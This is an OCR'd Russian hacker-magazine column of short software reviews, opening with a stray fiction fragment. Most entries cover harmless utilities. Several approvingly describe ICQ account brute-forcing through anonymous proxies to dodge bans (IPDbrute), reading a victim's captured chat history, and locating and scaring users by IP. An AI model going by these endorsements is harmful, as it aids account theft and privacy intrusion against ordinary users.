– Полчаса езды. Следуйте за мной, тут недалеко нас ждет машина.
Марина пошла за мужчиной, коря себя за то, что ввязалась в столь сомнительную авантюру. В черном мерседесе за рулем сидел еще один человек.
– Поехали, – скомандовал первый, и мерс тронулся в неизвестном направлении.



 Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)  Дмитриев Ярослав aka Clane (clane@real.xakep.ru)

WAPOWAREZ

BOOTSKIN V 1.0




Windows 2k/XP
Freeware
Size: 872 Кб
www.bootskin.com

В очередной раз подсуетилась компания Stardock. Только мы напечатали статью о серьезном модинге XP'шного интерфейса, как она выпустила прогу BootSkin, специально предназначенную для безболезненного изменения стандартной заставки загрузки оси. Эх! А мы в статье такие советы давали, на такие тонкости обращали внимание... Теперь же на все эти тонкости можно забить. Пользователю BootSkin ни о чем таком знать не надо - он просто запускает прогу, выбирает понравившуюся ему заставку (имеется даже полноэкранный режим предпросмотра), кликает по Apply и... все! Остается лишь перезагрузиться, чтобы полюбоваться на то, как нынче выглядит экран загрузки операционной системы. Мне даже кажется, что тем, кто раньше достигал аналогичного эффекта путем ручного редактирования файла ядра (ntoskrnl.exe), эта прога покажется слишком ламерской и попсовой. Честно говоря, я и сам так думаю! Но приходится брать в расчет еще один факт. Нука вспомни, сколько весят новые boot screen'ы обычного вида, во множестве выложенные на ThemeXP.org? Больше двух метров? Да, именно так. Ведь в каждом дистрибутиве идет сразу несколько разных версий ntoskrnl.exe (обычно: для XP с сервис-паком и без). А знаешь, сколько весят новые boot'ы для программы BootSkin? Порядка 30 килобайт! КИЛОБАЙТ! Такой козырь фиг побьешь. Тем более что прямо из проги можно перейти на сайт с коллекцией готовых загрузочных заставок, которых в этой коллекции уже сейчас свыше трехсот. А ведь будет еще больше, поскольку одна из ссылок меню Help ведет на подробное руководство по созданию новых boot screen'ов в формате BootSkin :).




RESTORATOR V 3.0





Windows 9x/Me/NT/2k/XP
Shareware
Size: 3682 Кб
www.bome.com

Вышла новая версия отличного редактора ресурсов, любимого инструмента отечественных неофициальных локализаторов. Последний раз Restorator обновлялся в сентябре 2002 года, поэтому нетрудно догадаться, что прогу ждали. Можно даже сказать - заждались :). Новая версия порадовала нас улучшенным интерфейсом, визуальным редактором окон, возможностью добавления, удаления и переименования ресурсов, большей совместимостью с ресурсами программ, написанных на Delphi, и внушительным списком исправленных багов. Тем, кто новый релиз этой проги зевнул - советую срочно подсуетиться. Если же ты вообще не в курсе, что это за Restorator такой, сообщаю, что под этим звучным именем скрывается специальный инструмент для коррекции внешности виндозных приложений. С его помощью можно запустить руку во внутренности какого-нибудь exe'шника, dll'ки или, скажем, scr'инсейвера, повытаскивать оттуда рисунки, иконки, тексты, диалоги, звуки, видео, меню, и т.п., отредактировать все это дело и запихнуть обратно. Немного усилий, и результат налицо - отредактированное в Restorator'е приложение либо внезапно заговорит на чужом языке, либо блеснет свежей формой отдельных элементов своего интерфейса.




ICQ HISTORY READER V 1.8F



Win 98/2k/NT/XP
Freeware
Size: 129 Кб
http://hitu.host.sk

Об этой программе][писал не раз. Но повторение - мать учения. ICQHr призвана выуживать из захваченного .dat файла всю полезную инфу (имя и фамилию владельца, его ник и т.д.). Но это еще не все. Помимо разнообразной информации о владельце уина, ты легко сможешь прочитать всю переписку хозяина. Очень удобная софтина с приятным интерфейсом. За это низкий поклон разработчикам, кстати, нашим соотечественникам, что вдвойне приятно. ICQHr работает со всеми версиями ICQ, кроме последней (icq 2003). Из полезных особенностей софтины хочу отметить возможность экспорта данных в html-файл. Удобно, да и глазам приятно.



FACEFILTER V 1.0



Windows 9x/Me/NT/2k/XP
Shareware
Size: 6942 Кб
www.reallusion.com

По ЕвроНьюс вчера передавали, что Kodak опять увольняет сотрудников, поскольку фотопленку народ покупает все меньше и меньше. Оно и понятно - будущее за цифровой фотографией! А ребята это дело зевнули, хотя я не понимаю, как им удалось, ведь сейчас цифровые фотки есть даже у тех, у кого и цифрового фотоаппарата-то нет :). Кто у друзей возьмет камеру на время, кому фотки по электронной почте знакомые пришлют, а кто семейный альбом сканером оцифрует. Зачем оцифрует? А чтоб отредактировать и напечатать. Впрочем, печатать, может, и не будет. А вот без редактирования дело не обойдется. Это и понятно - мало кто на всех фотках удачно получается. Один сниматься не умеет, другому по жизни с физиономией не повезло. Вот и получается, что без графического редактора никуда. Самым забавным представителем этой разновидности ПО, несомненно, является программка FaceFilter. Она специально предназначена для того, чтобы превращать серьезные лица в улыбчивые, а некрасивые - в привлекательные. Работать с ней - одно удовольствие. Загружаешь фотку, под руководством терпеливого мастера указываешь точками расположение глаз, бровей и рта, после чего можешь делать с лицом на фотке что хочешь. Для начала советую пройтись по библиотеке шаблонов. Прога предлагает 24 варианта повышения привлекательности лица (глаза побольше, нос поменьше, морда поуже, улыбка пошире и т.п. в комбинациях с вариациями) и 27 вариантов издевательства над ним (FaceFilter кого угодно может мгновенно сделать похожим на быка, лису или, допустим, превратить в злобного подмигивающего садиста). Продвинутые же пользователи могут сразу заюзать инструмент для ручной доводки изображения, позволяющий по отдельности регулировать размер и расположение глаз, бровей, носа и губ, что гарантирует небывалую свободу творчества :). Ну а главное - при хорошем исходном снимке конечный результат будет не хуже. Можешь его смело выводить на печать и распространять среди населения.




UIN2IP V 3.0.0R



Win 98/2k/NT/XP
Freeware
Size: 29,2 Кб
http://neptunix.narod.ru

Софтина выполняет функции, обратные проге IP2UIN. Она умеет узнавать IP-адрес чела по указанному тобой уину. Разработчики программы MemoBreaker и The Byte Reaper написали полезную утилитку, которая приятно удивит тебя интерфейсом и размером. Для того чтобы определить IP-адрес порядком надоевшего тебе чувака, нужно активизировать icq-клиент. Сразу после запуска все пользователи, занесенные в твой контакт-лист, мигом окажутся перед глазами, но уже в списке на "проверку" =))). К сожалению, софтина плохо работает с анонимными проксями, зато при работе с прозрачными проксиками проблем не возникает. Из полезных функций - возможность запуска одновременно с Windows, автоматический апдейт списка уинов, а также прекрасная работа NS-lookup.

MST ISUSEDBY V 1.4.4




Windows 2k/XP
Freeware
Size: 558 Кб
www.mstsoftware.com

Мелкая утилита, которую всегда полезно иметь под рукой на тот случай, когда Windows откажется удалять или копировать файл на том основании, что этот файл, видите ли, уже используется. Кроме того, mst IsUsedBy может сильно помочь в том случае, если вдруг в какой-нибудь из скрытых папок окажется что-нибудь вроде постоянно обновляемого log all emails sent and received.txt, и тебе вдруг со страшной силой захочется узнать, что же за процесс эту гадость пишет.

Рассказывать о работе с этой утилитой одно удовольствие. После ее запуска на экране появляется окно, в которое ты должен перетащить подозрительный файл. Если этот файл в данный момент используется каким-либо приложением - прога выдаст тебе название исполняемого файла провинившегося приложения. Вот, собственно, и все руководство.

Само собой, утилитой mst IsUsedBy можно проверять любые файлы, а не только DOC и TXT. Я, к примеру, с ее помощью разобрался с парой непонятных DLL'ок. Не сомневаюсь, что и ты легко найдешь, на чем эту прогу потестить.




LOCAL WEBSITE ARCHIVE V 1.15


NEW RELEASE

Windows 9x/Me/NT/2k/XP
Freeware
Size: 992 Кб
www.aignes.com/wsarc

Подумай, приятель, часто ли ты пользуешься в браузере функцией сохранения веб-страниц? Если часто, то тогда тебе стоит раз и навсегда забыть об этой функции и использовать для сейва программу Local Website Archive. Почему? Есть как минимум три причины. Во-первых, в базе этой проги любая страница хранится под своим нормальным именем, которое обычно никакого отношения не имеет к названию файла (типа index.htm или topic.htm). Во-вторых, пользуясь Local Website Archive, ты никогда не забудешь адрес сайта, с которого была стянута любая из веб-страниц. И в-третьих, прога хранит все награбленные странички в одном месте. Посмотри на свой винч - наверняка у тебя по разным каталогам разбросано множество безликих HTML-файлов. Тебе это надо? Нет? Тогда юзай Local Website Archive. Тем более что пользоваться ей даже проще, чем встроенной функцией браузера! В ослике IE нужно будет лишь кликнуть по кнопке на панели инструментов. Если ты используешь другую бродилку, то Local Website Archive придется сначала запустить, а потом нажать F9. Я проверял - с моей любимой Оперой софтина работает вполне корректно, что автоматически причисляет Local Website Archive к разряду must have. К тому же, с тех пор как я упоминал об этой проге в последний раз, софтина обзавелась таким количеством новых фишек, что страницы не хватит, чтобы их перечислить. Не веришь? Зайди на www.aignes.com/wsarc/history.htm и убедись в этом сам.




WEBCATCHER V 3.661




Windows 9x/Me/NT/2k/XP
Shareware
Size: 4361 Кб
www.wizissoft.com

Переход на Local Website Archive - это программа-минимум. Программа-максимум - освоение и использование для сохранения страниц утилиты WebCatcher. Если Local Website Archive умеет сейвить только целые веб-страницы, то WebCatcher способна записывать в свою базу даже отдельные интересующие тебя фрагменты. Это, кстати, важно, ведь внутри WebCatcher отдельные фрагменты складываются в разделы, которые затем без труда экспортируются в полноценный chm-файл (с оглавлением, поиском и т.п.). Внутри этой проги вся информация хранится в виде книг - файлов с расширением .book. Т.е. в каждой книге может быть хоть сотня страниц и фрагментов, но все они будут спрятаны в одном book-файле. Хотя, в принципе, книг может быть много, причем между отдельными книгами разрешается осуществлять информационный обмен. Фантастика! Особенно если вспомнить, что, кроме экспорта информации, программа способна на ее импорт из указанных папок и Outlook Express.

Естественно, WebCatcher имеет встроенный веб-браузер, а также редактор для правки содержимого веб-страниц и добавления комментариев. Прога встраивает пару дополнительных пунктов в контекстное меню браузера. Один клик по Send X to WebCatcher, и прога уже предлагает тебе сохранить всю страничку (полностью либо в виде plain-текста), выделенный фрагмент (аналогично), картинку, все картинки, текущую ссылку или все выделенные ссылки. При этом большую часть инфы WebCatcher старается вытаскивать из кэша бродилки, так что процесс сохранения идет очень быстро. Все это внушает, правда? Одна беда - работает WebCatcher лишь с Internet Explorer и браузерами на его основе. Вот это уже отвратительно. Раньше я ослика просто не любил, но теперь, похоже, начинаю тихо его ненавидеть...




DTSEARCH V 6.0



Windows 9x/Me/NT/2k/XP
Shareware
Size: 16806 Кб
www.dtsearch.com


Хорошо иметь секретаршу... Нет, пожалуй, лучше сказать "хорошо, когда у тебя есть секретарша", а то некоторые товарищи могут меня неправильно понять :). Так вот. Хорошо, когда у тебя есть секретарша. Тогда, если тебе нужно найти какой-нибудь документ, ты просто вызываешь ее к себе в кабинет и даешь задание: "Такой-то и такой-то документ отыскать и представить". Гораздо хуже, когда секретарши у тебя нет - в этом случае все необходимые документы приходится искать самому. Впрочем, у нас с тобой, приятель, все документы в основном хранятся в памяти компьютера, так что мы можем хотя бы утешать себя тем, что часть секретарских обязанностей способна взять на себя правильная поисковая система. Вот только какая система - правильная? До недавнего времени я думал, что Ищейка Про (www.isleuthhound.com), но знающие люди убедили меня в том, что программа dtSearch откровенно рулит. Я проверил - и правда рулит! Прога оказалась действительно мощной поисковой системой, позволяющей вести полнотекстовый поиск внутри большого количества файлов, включая документы MS Office (Word, Excel, PowerPoint), Adobe Acrobat (PDF), XML-документы, ZIP-архивы, веб-страницы и почтовые сообщения (Outlook Express, Eudora). О результатах поиска в dtSearch можно догадаться уже на этапе формирования запроса - ты еще только набираешь ключевое слово, а в поле indexed word list уже отображаются родственные слова, встречающиеся в проиндексированных документах. Ясное дело, прога понимает сложные запросы с применением логических операторов. Результаты поиска выводятся в отдельном окне. В его верхней части размещается список найденных документов, нижняя часть представляет собой окно предварительного просмотра. При предпросмотре документов ключевые слова поискового запроса автоматически подсвечиваются. Поддержка кириллицы достойна уважения, с этим у тебя не будет никаких проблем. Поиск очень быстрый, предварительным индексированием (которое также проходит весьма шустро) занимается отдельный модуль. Прога отлично себя чувствует в локальной сети и без проблем работает со сменными носителями (CD, DVD). Эх, да что там говорить! Описать dtSearch парой слов невозможно, прогу надо юзать. К счастью, демка dtSearch не отягощена всякими левыми ограничениями, так что удовольствие от знакомства, можно сказать, гарантировано.




DLGXRSIZER V 4.6

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1745 Кб
http://gajits.com


В октябрьском номере за прошлый год у нас была серьезная статья о модификаторах диалоговых окон Открыть/Сохранить, однако мои поиски идеальной утилиты данного вида все еще продолжаются. Иметь на машине один из подобных модификаторов, имхо, жизненно необходимо. Ведь, согласись, глупо выглядит, когда ты сначала из Word'а долго полозаешь по дереву каталогов, чтобы сохранить документ в нужном месте, а потом, скажем, хочешь сохранить в том же каталоге картинку и опять ползаешь по файловой системе, но уже из Photoshop'а. Описываемые же модификаторы ведут список использованных каталогов и встраивают в стандартные диалоги Открыть/Сохранить свою кнопку, которая позволяет одним-двумя кликами переключиться в требуемую папку. Поскольку обычно мы используем для записи файлов ограниченное число каталогов, то времени такие модификаторы экономят уйму. Но вернемся к нашей сегодняшней проге. Она носит название DlgXRSizer. В отличие от конкурентов, DlgXRSizer ведет раздельные журналы: глобальный и конкретного приложения. Т.е. прога показывает тебе и те каталоги, которые использовались для открытия/сохранения файлов другими прогами, и те, в которые писала/из которых читала данная конкретная софтинка. На мой взгляд, это действительно разумный подход. К тому же в нагрузку DlgXRSizer предлагает юзеру возможность четко регулировать размеры и положение всех диалогов Открыть/Сохранить. Эксклюзивная фишечка этого модификатора - мультимониторная поддержка. Главный минус - задержка выхода новой версии. Увы, интегрировать свои кнопки в последний Офис DlgXRSizer не умеет. Но если ты, как и многие, еще пользуешься 2000 - то этот модификатор тебе надо в обязательном порядке ставить и юзать. Ибо вещь!



SHELLENHANCER V 1.0 BETA




Windows 9x/Me/NT/2k/XP
Freeware
Size: 1716 Кб
www.nuonsoft.com



А еще в этом месяце через мои руки прошло сразу несколько занятных системных add-on'ов. Причем все они занимались исключительно расширением возможностей стандартной виндозной графической оболочки. Самый интересный из них прямо так и назывался - ShellEnhancer. Думаю, тебе тоже будет любопытно на него взглянуть. В рамках этого аддона мирно сосуществуют несколько модулей. Один из них расширяет возможности TaskSwitcher'a, т.е. переключателя задач, который выпрыгивает на экран при нажатии на Alt+Tab. Enhanced TaskSwitcher может садиться на эту же комбинацию горячих клавиш. Он превращает примитивный прямоугольник с иконками запущенных приложений в реальное диалоговое окно, поддерживающее XP'шные темы и умеющее показывать не только иконки работающих прог, но и уменьшенные скриншоты их окон! Посмотри на картинку, и ты согласишься, что выглядит это великолепно. Причем имеется и другой режим работы альтернативного Переключателя задач - Mosaic-TaskSwitcher. Он вообще башню сносит! Нажимаешь на Alt+Tab, и весь экран у тебя покрывает сетка, каждая ячейка которой содержит здоровенный скриншот какой-либо запущенной проги. Круто! Причем польза от этих красивостей вполне реальная. Даже если в куче прог открыта масса документов, Enhanced TaskSwitcher не даст тебе заблудиться - ориентируясь по скриншотам, ты всегда будешь уверенно переключаться в необходимое окно. Другие модули ShellEnhancer'a менее эффектны, но не менее значимы. Программа предлагает очень удобные (в стиле X-Window :)) способы изменения размеров окон и их перемещений, содержит продвинутые функции управления прозрачностью отдельных элементов оконного интерфейса, а также радует опытных юзеров серьезным менеджером горячих клавиш, позволяющим на любую комбинацию кнопок вешать классные скрипты, программировать которые (благодаря нормальному описанию) - одно удовольствие!

QPOINTER KEYBOARD V 3.0



Windows 9x/Me/NT/2k/XP
Shareware
Size: 4420 Кб
www.commodio.com

Кто не любит читать и смотреть о разного рода технологических изысканиях. Модели, прототипы... Знаем ведь, что именно этим мы пользоваться никогда не будем, а все равно интересно. Программа QPointer Keyboard очень напоминает мне один из таких прототипов. Ни ты, ни я пользоваться ей точно не будем, но прога настолько необычна, что хотя бы разок запустить ее стоит. Уникальность QPointer Keyboard заключается в том, что эта софтина позволяет полноценно управлять компьютером с клавиатуры, без использования мышки. Думаешь, ничего особенного - указатель мыши управляется с помощью курсорных клавиш? Что ж, такая функция в QPointer Keyboard действительно имеется. Только вот использовать ее приходится редко - в этой проге она далеко не главная. Главным же является умение проги распознавать объекты на экране и соответствующим образом их нумеровать. Для этого дела предусмотрено несколько горячих клавиш, которые срабатывают, если их нажать и некоторое время (до сигнала спикера) удерживать. Тогда-то на десктоп и наклеиваются ярлычки с номерами. Скажем, нажмешь ты F3 - прога пронумерует все элементы всех полос прокрутки, какие только есть на экране, а нажмешь F5 - возникнут номера над всеми панелями инструментов и кнопками. Следующий шаг очевиден - ищешь на экране нужный тебе элемент, смотришь какой цифрой (буквой) он отмечен, после чего тычешь в соответствующую кнопку на клавиатуре. Опа! Курсор мгновенно перемещается в требуемое место. Навигация по тексту выглядит еще забавней. Открываешь ты в текстовом редакторе документ и видишь, что тебе требуется переместить курсор, скажем, на букву L. Недолго думая ты нажимаешь-удерживаешь одноименную кнопку на клаве, и QPointer Keyboard... моментально нумерует все L в тексте! Прикол... Хай-тек в полный рост, однозначно! :)




LICQ V 1.2.7



POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 3,328 Кб
www.licq.org/
Лицензия: GNU GPL*

Общаться в интернете любят не только пользователи win-платформ, но и юзеры *nix-дистрибутивов. А какой самый популярный метод общения? Правильно, ICQ. Licq - полноценный многофункциональный icq-клиент, на мой взгляд, лучший среди себе подобных для *nix-систем (и не надо указывать на SIM - прим. Clane) и один из самых популярных среди *nix-пользователей. Клиент поддерживает все фишки, необходимые (и не очень) для общения в ICQ, а также дружит с протоколом ICQ2000 (v8). Из плюсов программы стоит отметить поддержку связок статусов вроде invisible + away, персональные автоматические ответы для каждого пользователя, настройки специального режима для каждого (принимать, если в режиме away; автоматически принимать файлы), создание дока для любого из пользователей, поддержку SMS, необходимой авторизации, скрытия IP, полноценного поиска по различным приметам и "Белым Страницам". И это еще не все. Любителей нестандартных решений обрадует возможность полного изменения внешнего вида: скины, наборы основных (статусы, файл, диалог и т.д.) и дополнительных (день рождения, телефоны и т.д.) иконок. Благодаря модульному строению (GUI-интерфейс подключается путем компилирования qt-gui плагина после установки самой Licq) программа может быть дополнена всяческими плагинами (разные графические интерфейсы, пересылка сообщений на почту или другую ICQ, проверка почты на POP3-серверах и т.д. - см. www.licq.org/plugins.html), а предпочитающие CLI могут не устанавливать себе qt-gui, выбрав консольную версию Licq.




Т.к. основной графический интерфейс построен на библиотеке Qt, некоторые части Licq лицензированы под QPL.

ADVANCED ICQ IP SNIFFER V 1.078



Win 98/2k/NT/XP
Freeware
Size: 21,6 Кб
www.icqteam.com

Advanced ICQ IP Sniffer представляет собой более мощный комбайн по сравнению с UIN2IP. Кроме имеющихся в UIN2IP функций, в софтине реализовано множество полезных фишек. В частности, стопроцентное определение Internal IP/External IP. Помимо этого, софтинка показывает статус юзера (online/away и т.д.). То есть, не добавляя чувачка в свой контакт-лист, ты узнаешь о нем необходимую инфу! Для работы программы нужен любой неиспользуемый уин, через который ты будешь подключаться к серверу Мирабилис.




IP2UIN V 0.93



Win 98/2k/NT/XP
Freeware
Size: 147 Кб
Паги нет, зато есть мыло: inventio@hotmail.com

Читая разнообразные факи по взлому уина, я часто встречал один и тот же вопрос: "А есть ли в природе прога, которая может определить UIN человека по его IP?" Есть. Принцип работы проги заключается в следующем: софтина перебирает указанный тобой диапазон IP-адресов и портов и пытается обнаружить ICQ-клиент. Сканить можно как отдельные IP-адреса, так и брать их из текстового файла. Что делать дальше с найденным IP-адресом - решать тебе =). Я, например, пугал ламаков, нашептывая им по icq их IP-адрес. Свою задачу софтина выполнила. Минус проги в том, что она сильно нагружает не только систему, но и твой канал. Поэтому результата можно и не дождаться =).




IPDBRUTE V 1.5.191




Win 98/2k/NT/XP
FreeWare
Size: 32,7 Кб
www.iFud.com

Устал от бесплодных попыток нарыть себе красивый шестизнак? Я знаю, как тебе помочь. Представляем лучшую из существующих на сегодняшний день программу восстановления паролей - IPDbrute. Она была написана VKE с использованием всех преимуществ восьмого протокола. Брутфорс поддерживает не только простые пароли, но и заданные в HEX. Иными словами, ты можешь подбирать многострочные пароли, пароли со спецсимволами, которые нельзя отразить правильно в простом текстовом файле. Для успешной работы с захватом паролей тебе потребуется текстовый файл с адресами анонимных прокси-серверов, а то тебя быстро забанят. Теперь определяем диапозон уинов и жмем на кнопку Start. Все, теперь можно откинуться на спинку кресла и с нетерпением ждать результата.




SYLPHEED V 0.9.8




POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 2,158 Кб
http://sylpheed.good-day.net/index.cgi.en
Лицензия: GNU GPL

